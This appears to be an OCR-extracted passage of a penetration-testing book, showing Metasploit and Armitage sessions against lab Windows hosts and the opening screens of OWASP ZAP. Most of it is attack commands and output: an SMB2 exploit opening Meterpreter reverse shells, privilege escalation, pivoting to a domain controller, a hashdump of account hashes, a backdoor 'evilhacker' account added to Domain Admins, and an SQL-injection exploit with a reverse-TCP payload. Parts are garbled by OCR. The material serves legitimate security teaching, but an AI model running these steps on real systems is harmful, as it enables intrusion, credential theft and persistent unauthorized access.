
<pre>msf exploit(ms09_050_smb2_negotiate_func_index) > show options</pre>						
Module op	Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):					
Name	Current Setting	Required	Description			
RHOST RPORT WAIT	192.168.202.3 445 180	yes yes yes	The target address The target port The number of seconds to wait for the attack to complete.			
Exploit t	arget:					
Id Na	me					
0 Wi	ndows Vista SP1/S	P2 and Ser	ver 2008 (x86)			
<pre>msf exploit(ms09_050_smb2_negotiate_func_index) > exploit</pre>						
[*] Started reverse handler on 192.168.202.129:4444 [*] Connecting to the target (192.168.202.3:445)						
[*] Sending the exploit packet (857 bytes) [*] Waiting up to 180 seconds for exploit to trigger We have opened a session						
[*] Sendi	<pre>[*] Sending stage (770048 bytes) to 192.168.202.3 [*] Meterpreter session 1 opened (192.168.202.129:4444 -> 192.168.202.3:49273) at 2015-05-09 15:26:58 -040 9</pre>					
0						
meterpret	er >					

<u>meterpreter</u> > getsystem ...got system (via technique 1). <u>meterpreter</u> > <u>sysinfo</u> Computer : BO-SRV2 Computer 0S : Windows 2008 (Build 6002, Service Pack 2). Architecture : x86 System Language : en US Meterpreter : x86/win32 meterpreter > shell Process 3164 created. Channel 1 created. Microsoft Windows [Version 6.0.6002] Copyright (c) 2006 Microsoft Corporation. All rights reserved. C:\Windows\system32>ipconfig ipconfig Windows IP Configuration Ethernet adapter Local Area Connection 2: Connection-specific DNS Suffix . : Link-local IPv6 Address : fe80::8db8:e51a:b0bf:6bf7%11 Default Gateway 10.100.0.1 Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : Link-local IPv6 Address : fe80::195a:3d7a:5793:feb1%10 Default Gateway 192.168.202.1

<pre>meterpreter > upload /root/youvebeenpwna [*] uploading : /root/youvebeenpwned.t</pre>	xt -> c:windowssystem32\ : The system cannot find the path specified. ed.txt c:/windows/system32/
<u>meterpreter</u> > enumdesktops Enumerating all accessible d Desktops =======	esktops
Session Station 0 WinSta0 0 WinSta0 0 WinSta0 0	Name Default Disconnect Winlogon A8D9S1_42_ID

meterpreter Process 284 Channel 2 c Microsoft W Copyright (C:\Windows\ cd	0 created. reated. indows [Ver c) 2006 Mic system32>cd	rosoft Corp	002] poration. All right	s reserved.
C:\>ls ls 'ls' is not operable pr	~		ernal or external co	mmand,
	05:43 PM 05:43 PM 04:57 PM 04:49 PM 05:40 AM 04:30 PM 11:39 PM	<dir> <dir> <dir> <dir> <dir> <dir> <dir></dir></dir></dir></dir></dir></dir></dir>	D4 24 autoexec.bat 10 config.sys files inetpub PerfLogs Program Files Users Windows	

🕞 🕞 🗸 - Computer 🝷 Local Disk (C:) 🗣 Windows 👻 System 32 👻 💌 🛃						
File Edit View Tools Help						
🕘 Organize 👻 📗 Views	🔻 📒 Open 👻 拱 F	Print 🕐 Burn				
Favorite Links	Name 🔺	Date modified	Type 🗸	Size 🗸		
	🚳 wudtux.dll	4/11/2009 8:57 AM	Application Exte	1,470 KB		
Documents	WUDFCoinstaller.dll	1/19/2008 3:37 AM	Application Exte	86 KB		
Pictures	WUDFHost	1/19/2008 3:33 AM	Application	139 KB		
🛃 Music	🚳 WUDFPlatform.dll	1/19/2008 3:37 AM	Application Exte	177 KB		
Recently Changed	🚳 WUDFSvc.dll	1/19/2008 3:37 AM	Application Exte	54 KB		
Searches	🚳 WUDFx.dll	1/19/2008 3:37 AM	Application Exte	298 KB		
	🚳 wudriver.dll	1/19/2008 3:37 AM	Application Exte	79 KB		
Public	🚳 wups.dll	1/19/2008 3:37 AM	Application Exte	23 KB		
	🚳 wups2.dll	1/19/2008 3:37 AM	Application Exte	32 KB		
	💽 wusa	4/11/2009 8:57 AM	Application	138 KB		
	🚳 wuwebv.dll	1/19/2008 3:37 AM	Application Exte	150 KB		
	🚳 wvc.dll	1/19/2008 3:37 AM	Application Exte	446 KB		
	🚳 xactsrv.dll	1/19/2008 3:37 AM	Application Exte	93 KB		
	xcopy	1/19/2008 3:33 AM	Application	36 KB		
	🚳 xmlfilter.dll	4/11/2009 8:57 AM	Application Exte	55 KB		
	🚳 xmllite.dll	1/19/2008 3:37 AM	Application Exte	179 KB		
	🚳 xmlprovi.dll	1/19/2008 3:37 AM	Application Exte	16 KB		
	🚳 xolehlp.dll	1/19/2008 3:37 AM	Application Exte	38 KB		
	🚳 XPSSHHDR.dll	1/19/2008 3:37 AM	Application Exte	562 KB		
	🚳 xpssvcs.dll	1/19/2008 3:37 AM	Application Exte	1,636 KB		
	xwizard.dtd	9/18/2006 5:43 PM	DTD File	3 KB		
	🚳 xwizards.dll	1/19/2008 3:37 AM	Application Exte	290 KB		
	🚳 xwreg.dll	11/2/2006 5:46 AM	Application Exte	78 KB		
	🚳 xwtpw32.dll	1/19/2008 3:37 AM	Application Exte	94 KB		
	youvebeenpwned	5/10/2015 6:47 PM	Text Document	1 KB		
Folders ^	🚳 zipfldr.dll	4/11/2009 8:57 AM	Application Exte	335 KB		



```
meterpreter > getsystem
...got system (via technique 1).
     <u>meterpreter</u> > <u>sysinfo</u>
     Computer : BO-SRV2
OS : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
     System Language : en_US
     Meterpreter : x86/win32
     meterpreter > shell
Process 3164 created.
     Channel 1 created.
     Microsoft Windows [Version 6.0.6002]
     Copyright (c) 2006 Microsoft Corporation. All rights reserved.
     C:\Windows\system32>ipconfig
     ipconfig
     Windows IP Configuration
     Ethernet adapter Local Area Connection 2:
        Connection-specific DNS Suffix . :
        Link-local IPv6 Address . . . . : fe80::8db8:e51a:b0bf:6bf7%11
       Default Gateway . . . . . . . . : 10.100.0.1
     Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix . :
        Link-local IPv6 Address . . . . : fe80::195a:3d7a:5793:feb1%10
        meterpreter > background
```

<pre>msf exploit(ms09_050_smb2_net)</pre>	<pre>egotiate_func_index) > sessions</pre>	-1	
Active sessions Sessions	on ID Number		
Id Type	Information	Connection	
/			
1 meterpreter x86/win32	NT AUTHORITY\SYSTEM @ B0-SRV2	10.100.0.196:4444 -> 10.100.0.189:49175 (10
00.0.189)			

msf exploit(ms09_050_smb2_negotiate_func_index) >

C:\Windows\system32>exit <u>meterpreter</u> > background [*] Backgrounding session 1... msf exploit(ms09_050_smb2_negotiate_func_index) > route add 192.168.202.0 255.255.255.0 1 [*] Route added msf exploit(ms09 050 smb2 negotiate func index) > route Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid] Route traffic destined to a given subnet through a supplied session. The default comm is Local. msf exploit(ms09_050_smb2_negotiate_func_index) > route print Active Routing Table Subnet Netmask Gateway 192.168.202.0 255.255.255.0 Session 1 msf exploit(ms09 050 smb2 negotiate func index) > msf auxiliary(udp_probe) > set RHOSTS 192.168.202.0/24
RHOSTS => 192.168.202.0/24 msf auxiliary(udp_probe) > set LHOST 10.100.0.196 LHOST => 10.100.0.196 msf auxiliary(udp_probe) > show options Module options (auxiliary/scanner/discovery/udp_probe): Current Setting Required Description Name ---------- - - -CHOST no The local client address 192.168.202.0/24 yes RHOSTS The target address range or CIDR identifier THREADS 1 yes The number of concurrent threads msf auxiliary(udp_probe) > run [*] Discovered Portmap on 192.168.202.1:111 (100000 v4 TCP(111), 100000 v3 TCP(111), 100000 v2 TCP(111), 100000 v4 UDP(111), 100000 v3 UDP(111), 100000 v2 UDP(111), 100024 v1 UDP(58566), 100024 v1 TCP(44826)) [*] Discovered DNS on 192.168.202.2:53 (Microsoft DNS) [*] Discovered NTP on 192.168.202.2:123 (1c0104fa0000000000000065f4c4f434cd904e97fce6ca397c54f234b71b152f d904eca381e16001d904eca381e16001) [*] Discovered NetBIOS on 192.168.202.2:137 (B0-DC1:<00>:U :LAB1:<00>:G :LAB1:<1c>:G :B0-DC1:<20>:U :LAB :<1b>:U :00:0c:29:87:6d:55) [*] Discovered Portmap on 192.168.202.3:111 (100000 v2 UDP(111), 100000 v3 UDP(111), 100000 v4 UDP(111), [*] Discovered Portmap on 192.168.202.3:111 (100000 v2 UDP(111), 100000 v3 UDP(111), 100000 v4 UDP(111), 1000000 v2 TCP(111), 100000 v3 TCP(111), 100000 v4 TCP(111), 100005 v1 TCP(1048), 100005 v2 TCP(1048), 10 005 v3 TCP(1048), 100005 v1 UDP(1048), 100005 v2 UDP(1048), 100005 v3 UDP(1048), 100021 v1 TCP(1047), 10 021 v2 TCP(1047), 100021 v3 TCP(1047), 100021 v4 TCP(1047), 100021 v1 UDP(1047), 100021 v2 UDP(1047), 10 021 v3 UDP(1047), 100021 v4 UDP(1047), 100021 v1 TCP(1039), 100003 v2 TCP(2049), 10 023 v3 UDP(1047), 100023 v2 UDP(2049), 100002 v3 UDP(2049) 003 v3 TCP(2049), 100003 v2 UDP(2049), 100003 v3 UDP(2049)) [*] Discovered NetBIOS on 192.168.202.3:137 (B0-SRV2:<00>:U :LAB1:<00>:G :B0-SRV2:<20>:U :00:0c:29:25:79 94) [*] Scanned 26 of 256 hosts (10% complete) *] Scanned 52 of 256 hosts (20% complete) *1 Scanned 77 of 256 hosts (30% complete)

Module op [.]	Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):					
Name	Current Setting	Required	Description			
<u>RHOST</u> RPORT WAIT	192.168.202.2 445 180	yes	The target address The target port The number of seconds to wait for the attack to complete.			
Payload op	otions (windows/m	eterpreter/	reverse_tcp):			
Name	Current Setti	ng Require	d Description			
	10.100.0.196	yes	Exit technique (accepted: seh, thread, process, none) The listen address The listen port			
Exploit ta	arget:					
Id Nar	Id Name					
0 Win	0 Windows Vista SP1/SP2 and Server 2008 (x86)					
<pre>msf exploit(ms09_050_smb2_negotiate_func_index) > exploit Something didn't work! :(</pre>						
[*] Conned [*] Sendir [*] <u>Waitir</u>	<pre>[*] Started reverse handler on 10.100.0.196:4444 [*] Connecting to the target (192.168.202.2:445) [*] Sending the exploit packet (857 bytes)</pre>					

<pre>msf exploit(ms09_050_smb2_negotiate_func_index) > set LH0ST 192.168.202.3 LH0ST => 192.168.202.3 msf exploit(ms09_050_smb2_negotiate_func_index) > exploit_</pre>
[*] Started reverse handler on 192.168.202.3:4444 via the meterpreter on session 1
<pre>[*] Connecting to the target (192.168.202.2:445) [*] Sending the exploit packet (857 bytes)</pre>
[*] Waiting up to 180 seconds for exploit to trigger
[*] Sending stage (770048 bytes)
[*] Meterpreter session 2 opened (10.100.0.196-10.100.0.189:4444 -> 192.168.202.2:49184) at 2015-
05-21 07:50:45 -0400
meterpreter > sysinfo You have been Pwned! :)
Computer : BO-DC1
OS : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en US
Meterpreter _ : x86/win32
meterpreter >

meterpreter > hashdump Administrator:500:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d::: bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7::: fflintstone:1105:aad3b435b51404eeaad3b435b51404ee:2e209c566c4c8a9bbd94a9c273cab::: rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6::: B0-DC1\$:1001:aad3b435b51404eeaad3b435b51404ee:3a1bca251ca7f2b86ccd6b8865a26d82::: B0-SRV2\$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffcf88485be6d64c3::: meterpreter > C:\Windows\system32><u>net user evilhacker lamepassword /add</u> net user evilhacker lamepassword /add <u>The password does not meet the password policy requirements</u>. Check the minimum password length, p assword complexity and password history requirements. More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user evilhacker LamePassword1 /add net user evilhacker LamePassword1 /add The command completed successfully.

C:\Windows\system32><u>net localgroup "Administrators" evilhacker /add</u> net localgroup "Administrators" evilhacker /add The command completed successfully.

C:\Windows\system32><u>net group "Domain Admins" evilhacker /add</u> net group "Domain Admins" evilhacker /add The command completed successfully.

C:\Windows\system32>

Active sessions


 Id
 Type
 Information
 Connection

 1
 meterpreter x86/win32
 NT AUTHORITY\SYSTEM @ B0-SRV2
 10.100.0.196:4444
 -> 10.100.0.189:492

 75
 (10.100.0.189)
 2
 meterpreter x86/win32
 NT AUTHORITY\SYSTEM @ B0-DC1
 10.100.0.196:10.100.0.189:4444
 -> 192

 .168.202.2:49184
 (192.168.202.2)
 msf
 exploit(ms09_050_smb2_negotiate_func_index)
 >

msf exploit(ms09_050_smb2_negotiate_func_index) > sessions -K
[*] Killing all sessions...
[*] 10.100.0.189 - Meterpreter session 1 closed.
[*] 192.168.202.2 - Meterpreter session 2 closed.
msf exploit(ms09_050_smb2_negotiate_func_index) >



rdesktop - 10.100.0.189					
Recycle Bin					
Server Manager Command Prompt Internet Explorer Notepad	evilhacker Documents Computer Network Control Panel Administrative Tools Help and Support Run Windows Security				
All Programs					
İştart Search	0 h ·				

	rdesktop - 10.100.0.189	_ ×
Recycle Bin		
	Windows Security	
	Enter your credentials These credentials will be used to connect to 192.168.202.2.	
	Domain: LAB1	
	Remember my credentials	
	OK Cancel	
		1
	Remote Desktop Connection	
灯 Start 🛛 🛓 🔜 👘		Խ 🗈 🕼

	rdesktop	- 10.100.0.189		_ ×
Server Manager		192.168.202.2 -	. 8 ×	_ D ×
File Action View Help				
Server Manager (BO-DC1)	Server Manager (BO-DC)	l)		
Roles Gig Features Gig Fouries Gig Fouries Gig Fouries Gonfiguration Gonfiguration Gonfiguration	Get an overvie roles and featu		n top management tasks, and add or remo	ve server
	Server Summary		Server Summary Help	
	Computer Inform Full Computer	ation bo-dc1.lab1.boweaver.net	😥 Change System Properties	
	Name:		😵 Configure Remote Desktop	
	Domain:	lab1.boweaver.net		
	Local Area Connection:	192.168.202.2, IPv6 enabled		
	Remote Desktop:	Enabled		
	Product ID:	92577-082-2500446-76407		
	🗖 Do not show me	this console at logon		
	Security Informal	tion	🔐 Go to Windows Firewall	
	Windows Firewall:	Off	Configure Updates	◄
		3:54:52 PM Configure refresh		
🥂 Start 🛛 🛼 🛌 👘 🗍 🏪 S	erver Manager		Sec. 1	io 🕫 🈡

Chapter 4: Web Application Exploitation

Port

User

Pass

55553

msf

*ototok


Connect

Help


Message
Could not connect to database.
Kali Linux 1.x users, try:
service postgresql start service metasploit start service metasploit stop
Kali Linux 2.x users, try:
/etc/init.d/postgresql start
Connection refused. Check that the hostname and port are correct and that the postmaster is accepting TCP/IP connections.
ОК
Connect 🖨 🖪 😣
Host \$27.0.0.1

	Armitage	- • ×
<u>A</u> rmitage ⊻iew <u>H</u> osts	Attacks Workspaces Help	
 ► auxiliary ► exploit ► payload ► post 	Find Attacks Hail Mary	
A ¥		
Console X		
work		A
		v
<u>msf</u> >		






Console X Services X Scan X				
host 🔺	name	port	proto	info
192.168.56.103		139	tcp	
192.168.56.103	http	80	tcp	Microsoft-IIS/7.5
192.168.56.103	smb	445	tcp	Windows 7 Professional SP1 (build:7601) (name:




	Console X	Scan X	Check E	xploits X	Scan X
	Check Exploits X	Check Exploits X	exploit X	Check Exploits X	exploit X
Find	vulnerable	< > Phrase not found			х
	<pre>exploit(zemra_panel_ro == Checking multi/http;</pre>		on_management_	_upload =====	
<u>msf</u> RH0	exploit(zemra_panel_r exploit(zenworks_confi ST => 192.168.56.102 exploit(zenworks_confi	iguration_management_u	<mark>ıpload)</mark> > set	RH0ST 192.168.56.102	ıpload



	Input
?	Enter scan range (e.g., 192.168.1.0/24): 192.168.56.0/24
	Cancel

Armitage	•	0	8
<u>A</u> rmitage ⊻iew <u>H</u> osts <u>A</u> ttacks <u>W</u> orkspaces <u>H</u> elp			
 auxiliary exploit payload post 192.168.56.103 USZK12 Win-Workstation-7-1 USZK12 USZK12<td></td><td></td><td></td>			
Console X nmap X			
<pre>[*] Nmap: Discovered open port 135/tcp on 192.168.56.103 [*] Nmap: Discovered open port 139/tcp on 192.168.56.103 [*] Nmap: Discovered open port 139/tcp on 192.168.56.103 [*] Nmap: Discovered open port 445/tcp on 192.168.56.103 [*] Nmap: Discovered open port 49157/tcp on 192.168.56.103 [*] Nmap: Discovered open port 49156/tcp on 192.168.56.103 [*] Nmap: Discovered open port 2105/tcp on 192.168.56.103 [*] Nmap: Discovered open port 180/tcp on 192.168.56.103 [*] Nmap: Discovered open port 2105/tcp on 192.168.56.103 [*] Nmap: Discovered open port 180/tcp on 192.168.56.103 [*] Nmap: Discovered open port 2105/tcp on 192.168.56.103 [*] Nmap: Discovered open port 180/tcp on 192.168.56.103 [*] Nmap: Discovered open port 2105/tcp on 192.168.56.103 [*] Nmap: Discovered open port 180/tcp on 192.168.56.103 [*] Nmap: Discovered open port 2105/tcp on 192.168.56.103 [*] Nmap: Discovered open port 2105/tcp on 192.168.56.103 [*] Nmap: Discovered open port 180/tcp on 192.168.56.103 [*] Nmap: Discovered open port 2105/tcp on 192.168.56.103 [*] Nmap: Discovered open port 180/tcp on 192.168.56.103 [*] Nmap: Discovered open port 1</pre>			



		Armitage		•	0	۲
<u>A</u> rmitage <u>V</u> iew <u>H</u> osts	s <u>A</u> ttacks <u>W</u> orkspaces <u>H</u> elp					
 auxiliary exploit payload post 	Attack Login 192. 168.5 WS2K1 Scan Host 192. 168.56.101 Kali-9	mssql ms01_0 novell ms03_0 oracle msadc proxy	odav_upload_asp 026_dbldecode 007_ntdll_webdav exploits			
<pre>msf exploit(ms03_ RH0ST => 192.168. msf exploit(ms03_ ===== Checking wi msf exploit(ms03_</pre>	026_dbldecode) > use windo 007_ntdll_webdav) > set RH 56.102 007_ntdll_webdav) > check ndows/iis/msadc ===== 007_ntdll_webdav) > use wi) > set RH0ST 192.168.56.1 56.102) > check	DST 192.168.56.102	dav			

Attack 1	0.0.0.187	8
MS09-004 Microsoft SQL Server sp_replwritetovarbin Memor	y Corruption via SQL Injection	
A heap-based buffer overflow can occur when calling the up procedure. This vulnerability affects all versions of Microsof and Microsoft Desktop Engine (MSDE) without the updates in SP3 for 2005 without any public mention. This exploit sm 32-bit value that is set to 0 2. pointer to a 32-bit value that pointer to a 32-bit value that is used as a vtable pointer. In of 0x38. For MSSQL 2005, the displacement is 0x10. The ad instruction is executed. 4. On MSSQL 2005, an additional vt displacement of 4. This pointer is not used by this exploit. T exploit. It uses a technique where the value contained in e programming is used to normalize the execution state and used were found within the sqlservr.exe memory space, yie	t SQL Server 2000 and 2005, Windows Internal Databas supplied in MS09-004. Microsoft patched this vulnerabi ashes several pointers, as shown below. 1. pointer to a is set to a length influcenced by the buffer length. 3. MSSQL 2000, this value is referenced with a displacem dress of our buffer is conveniently stored in ecx when t able ptr is smashed, which is referenced with a his particular exploit replaces the previous dual-metho cx becomes the stack. From there, return oriented finally execute the payload via a "jmp esp". All addresse	lity ent his d
	Value	
соокіе		
DATA		
GET_PATH	1	
LHOST	10.0.0.7	
LPORT	22737	
METHOD	GET	
Proxies		
RHOST +	10.0.187	
RPORT	80	
VHOST		
Targets: 0 => Automatic ✓ Use a reverse connection ○ Show advanced options		
La	unch	

Console X	Check Exploits X	Check Exploits X Scan X
Services X Scan	X Check Exploits X	Check Exploits X Check Exploits X exploit X
<u>msf</u> > use exploit/win	ndows/mssql/ms09_004_sp_r	eplwritetovarbin_sqli 🛛 🗛 🗛
	_sp_replwritetovarbin_sql	i) > set TARGET 0
TARGET => 0		
		i) > set PAYLOAD windows/meterpreter/reverse_tcp
	eterpreter/reverse_tcp	
	_sp_replwritetovarbin_sql	1) > SET LHUSI 10.0.0.7
LHOST => $10.0.0.7$	_sp_replwritetovarbin_sql	1 > cot DOPT 16128
LPORT => 16128		1) > Set LFORT 10120
	sp replwritetovarbin sgl	i) > set RPORT 80
$\frac{1}{RPORT} => 80$		
msf exploit(ms09 004	_sp_replwritetovarbin_sql	i) > set RHOST 10.0.0.187
RH0ST => 10.0.0.187		
	_sp_replwritetovarbin_sql	i) > set GET_PATH /
GET_PATH => /		
	_sp_replwritetovarbin_sql	i) > set METHOD GET
METHOD => GET		
<u>mst</u> exploit(ms09_004_ COOKIE =>	_sp_replwritetovarbin_sql	1) > set COOKIE
	on renlwritetowarhin ogl	i) > cot DATA
DATA =>	_sp_replwritetovarbin_sql	
	_sp_replwritetovarbin_sql	i) > exploit -i
[*] Evoloit running o	ac background job	÷
<u>mst</u> exploit(ms09_004_	_sp_replwritetovarbin_sql	1/ >

- -

OWASP ZAP	0	8
ZAP : Licensed under the Apache License, Version 2.0.		
For the other libraries included in ZAP, please refer to respective licenses of the libraries enclosed with this packa	ge.	
Apache License Version 2.0, January 2004 http://www.apache.org/licenses/		
TERMS AND CONDITIONS FOR USE, REPRODUCTION, AND DISTRIBUTION		
1. Definitions.		
"License" shall mean the terms and conditions for use, reproduction, and distribution as defined by Sections 1 through 9 of this document.		
"Licensor" shall mean the copyright owner or entity authorized by the copyright owner that is granting the License.		
"Legal Entity" shall mean the union of the acting entity and all other entities that control, are controlled by, or are under common control with that entity. For the purposes of this definition, "control" means (i) the power, direct or indirect, to cause the direction or management of such entity, whether by contract or otherwise, or (ii) ownership of fifty percent (50%) or more of the outstanding shares, or (iii) beneficial ownership of such entity.		
"You" (or "Your") shall mean an individual or Legal Entity exercising permissions granted by this License.		
"Source" form shall mean the preferred form for making modifications, including but not limited to software source code, documentation source, and configuration files.		
"Object" form shall mean any form resulting from mechanical		۷
Accept Decline		

	OWASP ZAP - OWASP ZAP 2.4.1	$ \times$
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>A</u> nal	alyse <u>R</u> eport <u>T</u> ools <u>O</u> nline <u>H</u> elp	
Standard mode 💌) 🗋 🖨 📾 🖻 🎎 💷 🗷 📼 🗉 🗖 🗖 🗖 🗖 🖓 🖕 🕨 🕨 🖉 💥 🖷	1 🔒 🐀 📼
🚱 Sites 🛨	∮ Quick Start 🖋 🔿 Request 🛛 Response⇔ 🔂 🛨	
 Image: Solution of the second /li>	Welcome to the OWASP Zed A	
		,
		you have be
	Do you want to persist the ZAP Session?	Attack'.
	Yes, I want to persist this session with name based on the current timestamp)
	• Yes, I want to persist this session but I want to specify the name and location	
	\bigcirc No, I do not want to persist this session at this moment in time	
	🗌 Remember my choice and do not ask me again.	
	You can always change your decision via the Options / Database screen	· · ·
🛗 History 🍳 Sea	ea Help Start	
🎯 🚳 🍸 Filter:OFF	F	
Id Req. Times	Met URL C Reason Size Res Highes N T	ags 🖪
Alerts 🏴 0 🏴 0 🔑 (🛚 0 🕫 0 😓 0 🔘 0 🕷 0 🎤	0 🐶 0 😽 0

	Unt	itled Session - OWASP ZAP 2.4.1	- • ×
<u>F</u> ile <u>E</u> dit ⊻iew <u>A</u> naly	yse <u>R</u> eport <u>T</u> ools <u>O</u> nline	Help	
Standard mode 💌			🔀 💷 🔒 🖿
😺 Sites 🕂		🥰 Quick Start 🖈 🔿 Request 🛛 Response⇔ 🕂	
			*
Contexts			ed Attack
🥸 Sites	Look <u>I</u> n: <u> </u> root		s that you have be
